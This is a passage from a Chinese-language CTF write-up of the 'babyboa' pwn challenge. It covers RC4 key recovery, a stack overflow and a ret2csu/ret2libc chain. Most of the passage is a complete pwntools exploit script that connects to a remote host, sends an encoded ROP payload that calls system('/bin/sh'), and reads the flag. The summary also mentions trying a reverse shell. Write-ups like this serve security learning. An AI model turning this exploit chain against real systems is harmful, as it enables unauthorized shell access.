        i = (i + 1) % 0x200;
        j = (j + s[i]) % 0x200;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
```

```
        t = (s[i] + s[j]) % 0x200;
        Data[k] ^= s[t];
    }
}

int main()
{
    unsigned int s[0x200];
    unsigned char key[] = "freedomzrc4rc4jwandu123nduiandd9872ne91e8n3n27d91cnb9496cbaw7b6r9823ncr89193rmca879w6
rnw45232fc465v2vt5v91m5vm0amy0789";
    int key_len = strlen((char *)key);
    for (int i = 0; key[i]; i++)
        key[i] = 6;
    rc4_init(s, key, key_len);
    rc4_crypt(s, sz, 10);
    for (int i = 0; i < 10; i++)
        printf("0x%02X, ", sz[i] % 0x100);
    return 0;
}
```

异或之后的内容，前八位是数据位，后两位是校验位。我们只需要根据程序的逻辑正向的推出数据的校验位即可。

漏洞利用

异或之后赋值给栈上的数组，并且由于之前读入的数据长度是 0xE0，计算后发现实际上超出了栈空间的大小，从而产生了栈溢出。由于程序没有开 pie，所以这里就是 ret2csu + ret2libc 即可。直接在 bss 段上写/bin/sh\x00，pop rdi 赋值 rdi 后，然后再调用 system 就可以 getshell。

这里有个不清楚的问题就是如果我直接调用 plt 上的 system，本地可以直接打通，但是远程会报错。如果有师傅知道这个问题的原因麻烦指教一下，因此我这里最后是借助程序本身使用的 system 那段 gadget 来执行 system，发现可以正常执行。

```
from pwn import *

elf = None
libc = None
file_name = "./main"


# context.timeout = 1


def get_file(dic=""):
    context.binary = dic + file_name
    return context.binary


def get_libc(dic=""):
    libc = None
    try:
        data = os.popen("ldd {}".format(dic + file_name)).read()
        for i in data.split('\n'):
            libc_info = i.split("=>")
            if len(libc_info) == 2:
                if "libc" in libc_info[0]:
```

```
                    libc_path = libc_info[1].split(' (')
                    if len(libc_path) == 2:
                        libc = ELF(libc_path[0].replace(' ', ''), checksec=False)
                        return libc
    except:
        pass
    if context.arch == 'amd64':
        libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec=False)
    elif context.arch == 'i386':
        try:
            libc = ELF("/lib/i386-linux-gnu/libc.so.6", checksec=False)
        except:
            libc = ELF("/lib32/libc.so.6", checksec=False)
    return libc


def get_sh(Use_other_libc=False, Use_ssh=False):
    global libc
    if args['REMOTE']:
        if Use_other_libc:
            libc = ELF("./libc.so.6", checksec=False)
        if Use_ssh:
            s = ssh(sys.argv[3], sys.argv[1], sys.argv[2], sys.argv[4])
            return s.process(file_name)
        else:
            return remote(sys.argv[1], sys.argv[2])
    else:
        return process(file_name)


def get_address(sh, libc=False, info=None, start_string=None, address_len=None, end_string=None, offset=None,
                int_mode=False):
    if start_string != None:
        sh.recvuntil(start_string)
    if libc == True:
        return_address = u64(sh.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
    elif int_mode:
        return_address = int(sh.recvuntil(end_string, drop=True), 16)
    elif address_len != None:
        return_address = u64(sh.recv()[:address_len].ljust(8, '\x00'))
    elif context.arch == 'amd64':
        return_address = u64(sh.recvuntil(end_string, drop=True).ljust(8, '\x00'))
    else:
        return_address = u32(sh.recvuntil(end_string, drop=True).ljust(4, '\x00'))
    if offset != None:
        return_address = return_address + offset
    if info != None:
        log.success(info + str(hex(return_address)))
    return return_address


def get_flag(sh):
    sh.recvrepeat(0.1)
    sh.sendline('cat flag')
    return sh.recvrepeat(0.3)


def get_gdb(sh, gdbscript=None, addr=0, stop=False):
    if args['REMOTE']:
        return
```

```
    if gdbscript is not None:
        gdb.attach(sh, gdbscript=gdbscript)
    elif addr is not None:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(sh.pid)).readlines()[1], 16)
        log.success("breakpoint_addr --> " + hex(text_base + addr))
        gdb.attach(sh, 'b *{}'.format(hex(text_base + addr)))
    else:
        gdb.attach(sh)
    if stop:
        raw_input()


def Attack(target=None, sh=None, elf=None, libc=None):
    if sh is None:
        from Class.Target import Target
        assert target is not None
        assert isinstance(target, Target)
        sh = target.sh
        elf = target.elf
        libc = target.libc
    assert isinstance(elf, ELF)
    assert isinstance(libc, ELF)
    try_count = 0
    while try_count < 3:
        try_count += 1
        try:
            pwn(sh, elf, libc)
            break
        except KeyboardInterrupt:
            break
        except EOFError:
            if target is not None:
                sh = target.get_sh()
                target.sh = sh
                if target.connect_fail:
                    return 'ERROR : Can not connect to target server!'
            else:
                sh = get_sh()
    flag = get_flag(sh)
    return flag


def encode(data):
    all_data = ""
    for i in range(len(data) // 8):
        xor_data = [0x67, 0x3A, 0xDB, 0x9F, 0x21, 0x84, 0xDD, 0x24, 0x7C, 0x15]
        d = [ord(data[i * 8 + j]) for j in range(8)]
        s = ((d[7] + (d[6] << 8) + d[5] + (d[4] << 8) + d[3] + (d[2] << 8) + d[1] + (d[0] << 8)) >> 31) >> 24
        c = ((s + d[7] + d[5] + d[3] + d[1]) & 0xff - s + 0x100) & 0xff
        d = data[i * 8: (i + 1) * 8] + p16(c)
        all_data += ''.join(chr(ord(d[i]) ^ xor_data[i]) for i in range(10))
    return all_data


def pwn(sh, elf, libc):
    context.log_level = "debug"
    pop_rdi_addr = 0x42cd13
    buf_addr = 0x68F2C0
    sh_data = '/bin/sh\x00\x7C\x71' * (0x68 // 8)
```

```
    # sh_data = 'sh\x00\x00\x00\x00\x00\x00\x7C\x8C' * (0x68 // 8)
    payload = p64(pop_rdi_addr) + p64(buf_addr) + p64(0x40099B)
    payload = sh_data + encode(payload)
    # gdb.attach(sh, "b *0x0000000000400B9D")
    sh.sendafter('enter:', payload)
    sh.interactive()


if __name__ == "__main__":
    sh = get_sh()
    flag = Attack(sh=sh, elf=get_file(), libc=get_libc())
    sh.close()
    log.success('The flag is ' + re.search(r'flag{.+}', flag).group())
```

总结

这次的 babyboa 这道题目是我最接近**现实生活中的漏洞利用**的一次，也尝试了像反弹 shell 这样的操作。毕竟 CTF 中的 pwn 题目和现实生活中的二进制漏洞相差甚远，通过这样慢慢的尝试和努力，希望可以让我从做题走向现实生活这个大靶场，挖掘出真正的漏洞，试试点击最上面的图片。